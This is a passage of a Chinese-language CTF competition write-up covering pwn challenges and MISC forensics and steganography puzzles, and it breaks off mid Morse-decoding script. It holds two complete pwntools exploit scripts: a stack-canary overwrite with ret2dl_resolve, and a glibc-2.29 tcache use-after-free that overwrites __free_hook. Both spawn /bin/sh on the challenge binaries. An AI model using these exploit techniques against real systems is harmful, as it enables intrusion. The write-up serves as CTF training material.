read(0, &v3[v4 + 16], size - v4 - 16); // 逻辑漏洞，错误的使用了重复输入之前的值，基于堆地址任意地址写

fwrite("\nnow , check your notebook :\n", 1u, 0x1Du, stdout);

fprintf(stdout, "title : %s", v3);

fprintf(stdout, "note : %s", &v3[v4 + 16]);

return \_\_readgsdword(0x14u) ^ v6;

3.当一个函数被调用，当前线程的tcbhead\_t.stack\_guard放置到栈上(也就是canary)，32位下gs寄存器指向tcb，可以细看源码。在函数调用结束的时候，栈上的值被和tcbhead\_t.stack\_guard比较，如果两个值是不 相等的，程序将会返回error并且终止。

typedef struct {

void \*tcb; /\* Pointer to the TCB. Not necessarily the thread descriptor used by libpthread. \*/

dtv\_t \*dtv;

void \*self; /\* Pointer to the thread descriptor. \*/

int multiple\_threads;

int gscope\_flag;

uintptr\_t sysinfo;

uintptr\_t stack\_guard;

uintptr\_t pointer\_guard;

... } tcbhead\_t;

4.在glibc2.23-i386的环境下，main线程的tcb块被mmap初始化在libc内存布局上方。

► 0x8048772 mov eax, dword ptr gs:[0x14]

EAX 0x5ba0b500

pwndbg> search -p 0x5ba0b500

0xf7e00714 0x5ba0b500

[stack] 0xffffcecc 0x5ba0b500

pwndbg> vmmap

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

0x8048000 0x8049000 r-xp 1000 0 /home/b0ldfrev/icq/BFnote

0x8049000 0x804a000 r--p 1000 0 /home/b0ldfrev/icq/BFnote

0x804a000 0x804b000 rw-p 1000 1000 /home/b0ldfrev/icq/BFnote

0xf7e00000 0xf7e01000 rw-p 1000 0

0xf7e01000 0xf7fb1000 r-xp 1b0000 0 /lib/i386-linux-gnu/libc-2.23.so

0xf7fb1000 0xf7fb3000 r--p 2000 1af000 /lib/i386-linux-gnu/libc-2.23.so

0xf7fb3000 0xf7fb4000 rw-p 1000 1b1000 /lib/i386-linux-gnu/libc-2.23.so

0xf7fb4000 0xf7fb7000 rw-p 3000 0

0xf7fd3000 0xf7fd4000 rw-p 1000 0

0xf7fd4000 0xf7fd7000 r--p 3000 0 [vvar]

0xf7fd7000 0xf7fd9000 r-xp 2000 0 [vdso]

0xf7fd9000 0xf7ffc000 r-xp 23000 0 /lib/i386-linux-gnu/ld-2.23.so

0xf7ffc000 0xf7ffd000 r--p 1000 22000 /lib/i386-linux-gnu/ld-2.23.so

0xf7ffd000 0xf7ffe000 rw-p 1000 23000 /lib/i386-linux-gnu/ld-2.23.so

0xfff0e000 0xffffe000 rw-p f0000 0 [stack]

可以看到canary在0xf7e00714这个地址刚好在libc-2.23.so代码段上方

5.当申请内存大于brk分配阈值如0x200000时，malloc会调用mmap申请内存，且申请的内存可以观察到同样在libc上方。

pwndbg> vmmap

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

0x8048000 0x8049000 r-xp 1000 0 /home/b0ldfrev/icq/BFnote

0x8049000 0x804a000 r--p 1000 0 /home/b0ldfrev/icq/BFnote

0x804a000 0x804b000 rw-p 1000 1000 /home/b0ldfrev/icq/BFnote

0xf7bff000 0xf7e01000 rw-p 202000 0

0xf7e01000 0xf7fb1000 r-xp 1b0000 0 /lib/i386-linux-gnu/libc-2.23.so

0xf7fb1000 0xf7fb3000 r--p 2000 1af000 /lib/i386-linux-gnu/libc-2.23.so

0xf7fb3000 0xf7fb4000 rw-p 1000 1b1000 /lib/i386-linux-gnu/libc-2.23.so

0xf7fb4000 0xf7fb7000 rw-p 3000 0

0xf7fd3000 0xf7fd4000 rw-p 1000 0

0xf7fd4000 0xf7fd7000 r--p 3000 0 [vvar]

0xf7fd7000 0xf7fd9000 r-xp 2000 0 [vdso]

0xf7fd9000 0xf7ffc000 r-xp 23000 0 /lib/i386-linux-gnu/ld-2.23.so

0xf7ffc000 0xf7ffd000 r--p 1000 22000 /lib/i386-linux-gnu/ld-2.23.so

0xf7ffd000 0xf7ffe000 rw-p 1000 23000 /lib/i386-linux-gnu/ld-2.23.so


0xfff0e000 0xffffe000 rw-p f0000 0 [stack]

6.利用思路就是在最开始栈溢出的时候将canary填成值A，并做好栈迁移的准备，在.bss构造resolve数据，  
申请notebook大小0x200000，使其地址在libc上方；tille大小故意输错成堆地址ptr到tcb中canary的偏移，二次输入时给一个正确值，这下在输入note内容时就可以修改tcb中canary的值为A。main函数返回时绕过canary检查，迁移去执行dl\_rutime\_resolve，有个坑是由于栈迁移，尽量迁移后抬到bss高地址处执行，resolve数据尽量放到比指令更高的地址。


|  |
| --- |
| from pwn import \*  context(os='linux', arch='i386', log\_level='debug')  p= process('./BFnote')  def debug(addr,PIE=True):  if PIE:  text\_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)  print "breakpoint\_addr --> " + hex(text\_base + 0x202040)  gdb.attach(p,'b \*{}'.format(hex(text\_base+addr)))  else:  gdb.attach(p,"b \*{}".format(hex(addr)))  sd = lambda s:p.send(s)  sl = lambda s:p.sendline(s)  rc = lambda s:p.recv(s)  ru = lambda s:p.recvuntil(s)  sda = lambda a,s:p.sendafter(a,s)  sla = lambda a,s:p.sendlineafter(a,s)  dl\_resolve\_data="\x80\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x12\x00\x00\x00\x37\x66\x66\x5a\x6d\x59\x50\x47\x60\xa1\x04\x08\x07\x25\x02\x00\x73\x79\x73\x74\x65\x6d\x00"  dl\_resolve\_call="\x50\x84\x04\x08\x70\x20\x00\x00"  canary=0xdeadbe00  postscript=0x804A060  correct=0x804a428  payload1="1"\*0x32+p32(canary)+p32(0)+p32(postscript+4+0x3a8)  ru("description : ")  sd(payload1)  payload2="s"\*0x3a8+dl\_resolve\_call+p32(0x12345678)+p32(postscript+0x3b8)+"/bin/sh\x00"+p64(0)+dl\_resolve\_data  ru("postscript : ")  sd(payload2)  ru("notebook size : ")  sl(str(0x200000))  ru("title size : ")  sl(str(0x20170c-0x10))  ru("please re-enter :\n")  sl(str(100))  ru("your title : ")  sl("2222")  ru("your note : ")  #debug(0x8048886,False)  #raw\_input()  sd(p32(canary))  #debug(0,False)  #p.recv()  p.interactive()  #11111111111111111111111111111111111111111111111111111111111111 2097152 2103036 |

## Document(kn0ck)


1. 检查题目保护，发现开了全保护



1. 使用IDA反编译二进制程序，在删除功能的函数里free后没有清空指针，存在UAF漏洞。



1. 测试直接利用double free，发现报错为free(): double free detected in tcache 2，得知libc版本为glibc-2.29。




|  |
| --- |
| #-\*- coding:utf-8 -\*-  from PwnContext import \*  context.terminal = ['tmux','splitw','-h']  s = lambda data :ctx.send(str(data))  sa = lambda delim,data :ctx.sendafter(str(delim), str(data))  sl = lambda data :ctx.sendline(str(data))  sla = lambda delim,data :ctx.sendlineafter(str(delim), str(data))  r = lambda numb=4096 :ctx.recv(numb)  ru = lambda delims, drop=True :ctx.recvuntil(delims, drop)  irt = lambda :ctx.interactive()  rs = lambda \*args, \*\*kwargs :ctx.start(\*args, \*\*kwargs)  dbg = lambda gs='', \*\*kwargs :ctx.debug(gdbscript=gs, \*\*kwargs)  uu32 = lambda data :u32(data.ljust(4, '\0'))  uu64 = lambda data :u64(data.ljust(8, '\0'))  debugg = 0  logg = 0  ctx.binary = './pwn'  #ctx.breakpoints=[0xC88,0xBCF]#,,puts  #ctx.symbols={'lst':0x202060}  #ctx.custom\_lib\_dir = '/home/leo/glibc-all-in-one/libs/2.29-0ubuntu2\_amd64/'#remote libc  #ctx.remote\_libc = '/home/leo/glibc-all-in-one/libs/2.29-0ubuntu2\_amd64/libc-2.29.so'  #ctx.debug\_remote\_libc = True  libc = ELF('/home/leo/glibc-all-in-one/libs/2.29-0ubuntu2\_amd64/libc-2.29.so',checksec=False)  if debugg:  rs()  else:  ctx.remote = ('0.0.0.0', 8888)  rs('remote')  #ctx.start("gdb",gdbscript="set follow-fork-mode child\nc")  if logg:  context.log\_level='debug'  def add(name,c):  sla('Give me your choice : ',1)  sa('input name',name)  sa('input sex','M')#0x10  sa('input information',c)  def free(idx):  sla('Give me your choice : ',4)  sla('Give me your index : ',idx)    def show(idx):  sla('Give me your choice : ',2)  sla('Give me your index : ',idx)  def edit(idx,c):  sla('Give me your choice : ',3)  sla('Give me your index : ',idx)  sa('Are you sure change sex?','Y\0')  sa('Now change information',c)  add('a'\*8,'a'\*0x70)  add('a'\*8,'b'\*0x70)  add('a'\*8,'c'\*0x70)  add('a'\*8,'d'\*0x70)  free(3)  edit(3,'1'\*0x70)  free(3)  free(2)  edit(2,'1'\*0x70)  free(2)  free(1)  edit(1,'1'\*0x70)  free(0)  edit(0,'1'\*0x70)  free(0)  free(1)  show(1)  lb = uu64(ru('\x7f',drop = False)[-6:])-0x1e4ca0  success(hex(lb))  sys = lb + libc.sym['system']  fh = lb + libc.sym['\_\_free\_hook']  add(p64(fh),p64(fh)\*14)  add('/bin/sh\x00','/bin/sh\x00'\*14)  add(p64(sys),p64(sys)\*14)  free(5)  irt() |


# MISC

## 套娃(W&M)


1. 在线解Ook编码https://www.splitbrain.org/services/ook




1. 如图所示，小黄车密码是4位数字，爆破压缩包




1. 题目提示没锁好，又是zip后缀，尝试伪加密，使用winrar修复



发现基本都解开了，放到winhex里分析下，手动解后面两个没出来的压缩，搜索hex 504b0102，找对应压缩方式区修改09为00



4.题目提示看起来差不多，打开压缩包有一个4.jpg，比对上一题得到的文件，CRC32相同，考虑明文攻击，hint给出了压缩方式。将解出来的4.jpg压缩，明文攻击



即使没得到密钥，也可以解开压缩文件了

5.解猪圈密码


6.解与佛论禅

7.解银河字母

8.提示要看前面的题？part1在第一关连环画最后面

1580823096247

9.part2在文件属性里



10.part3是LSB隐写




11.part4看到图片下面明显不全，修改文件高




12.part5按时间排序拼图，有一个偷懒的方法就是把显示宽度调成正好每行显示图片个数与拼图原个数相同



13.解文件最后面的摩斯




14.gif隐写无非就是某一帧藏东西或每帧间隔的隐写












全是10和20，换成0和1变ascii即可

1580823869145


15.看到NT和TA，难道是ntfs fat32 然后测试ntfs流隐写，得到flag



## 磁盘套娃(Venom)

1. 使用winhex，打开题目easy\_vhd.vhd文件，并转化为磁盘，发现存在ntfs格式分区  
   
2. 对ntfs格式分区进行检查，发现存在加密容器dekart private disk和easy  
   disk疑似加密容器  
   
3. 导出easy\_disk使用dekpart private disk打开，发现存在密码，无法创立连接，尝试找寻加密容器密码
4. 对ntfs文件系统进行分析，导出该ntfs分区的元数据文件$usn journal文件  
   
5. 使用ntfs log tracker工具分析该元数据文件  
   
6. 发现文件系统曾经存在文件名9o7@Xs78I0.txt的文件，使用该文件名作为密码成功解密加密容器  
   
7. 解密加密容器后发现，文件系统格式存在问题，用winhex检查加密容器磁盘信息  
   
8. 检查发现该分区内的引导扇区存在异常，即0扇区偏移16进制数的00-10被擦除写0，且为FAT分区  
   
9. 依据FAT分区的磁盘结构，手动恢复被擦除的DBR引导记录的字节,FAT分区的00-0A偏移位置是跳转指令和固定的厂商标志和os版本EB 58 90 4D 53 44 4F 53 35 2E 30为MSDOS5.0的ASCII代码。根据dekart private disk容器格式化的参数和30M默认的fat分区的参数结构默认值恢复对应的bios参数快结构。（注：快捷方法：使用private disk加密重启创建一个大小30M的加密分区按默认配置格式化后将其DBR的引导记录直接复制到被损坏擦除的题目容器），保存修改后重新连接容器，使用winhex进行磁盘快照更新后即可打开正常磁盘  
     
   
10. 获取根目录下flag

## code\_in\_morse(0rays)

1. 分析流量包，http发现可疑流量易看出是莫斯密码
2. 看了此文档是莫斯密码，可以网站解密也可以脚本解密，解密得到一串base32

[exp.py](http://exp.py):

\_\_encode\_alphabet = {'A': '.-', 'B': '-...', 'C': '-.-.',

'D': '-..', 'E': '.', 'F': '..-.',

'G': '--.', 'H': '....', 'I': '..',

'J': '.---', 'K': '-.-', 'L': '.-..',

'M': '--', 'N': '-.', 'O': '---',

'P': '.--.', 'Q': '--.-', 'R': '.-.',

'S': '...', 'T': '-', 'U': '..-',

'V': '...-', 'W': '.--', 'X': '-..-',

'Y': '-.--', 'Z': '--..',

'0': '-----', '1': '.----', '2': '..---',

'3': '...--', '4': '....-', '5': '.....',

